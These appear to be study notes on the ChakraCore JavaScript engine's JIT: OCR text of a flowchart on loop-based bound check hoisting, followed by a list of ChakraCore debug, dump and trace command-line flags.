


Index is invariant or index in landingPad is a lower/upper bound of the index in current block




Index relative bound is invariant in loop




Begin
searchingUpper && upperHoistInfo.loop( )!=loop
!upperHoistInfo.Loop()&& currentLoop->inductionVariables && currentLoop->inductionVariables->TryGetReference (indexSym->m_id, &indexInductionVariable) && currentLoop->inductionVariables->TryGetReference(indexSym->m_id, &indexInductionVariable) &&
Y
if(!(indexBounds && indexBounds->WasConstantUpperBoundEstablishedExplicitly()))
Y
Constant upper bound was established implicitly
N
End
indexConstantBound = indexBounds->ConstantUpperBound();
currentBlock->globOptData.availableIntBoundChecks->TryGetReference(IntBoundCheckCompatibilityId(ZeroValueNumber, headSegmentLengthValue->GetValueNumber()), &boundCheck)
Get boundCheck success
Y
compatibleBoundCheckOffset = -1 - indexConstantBound;
boundCheck->SetBoundOffset(compatibleBoundCheckOffset)
upperHoistInfo.SetCompatibleBoundCheck(boundCheck->Block(), indexConstantBound);
upperHoistInfo.SetLoop(loop, indexConstantBound, landingPadHeadSegmentLengthValue, landingPadHeadSegmentLengthConstantBounds);

loopcount + InductionVariable



ChakraCore Debug Flag

- -mic:1 the maximum number of times to run in interpreted mode before JIT
- -bgjit- disable the JIT in the backend thread
- -off:simplejit disable the simplejit
- -debugbreak:n insert “int 3” instruction at the begin of the JIT function which function number is “n”
- -dump:irbuilder dump the instr information after irbuilder phase
- -dump:inline dump the instr information after inline phase
- -dump:FGBuild dump the instr information after FGBuild phase
- -dump:GlobOpt dump the instr information after GlobOpt phase
- -dump:lowerer dump the instr information after Lowerer phase

- -trace:ValueNumbering　trace the VauleNumbering about each Sym
- -trace:TrackRelativeIntBounds
- -trace:BoundCheckElimination
- -trace:LoopCountBasedBoundCheckHoist
- -trace:BoundCheckHoist
- -trace:TrackRelativeIntBounds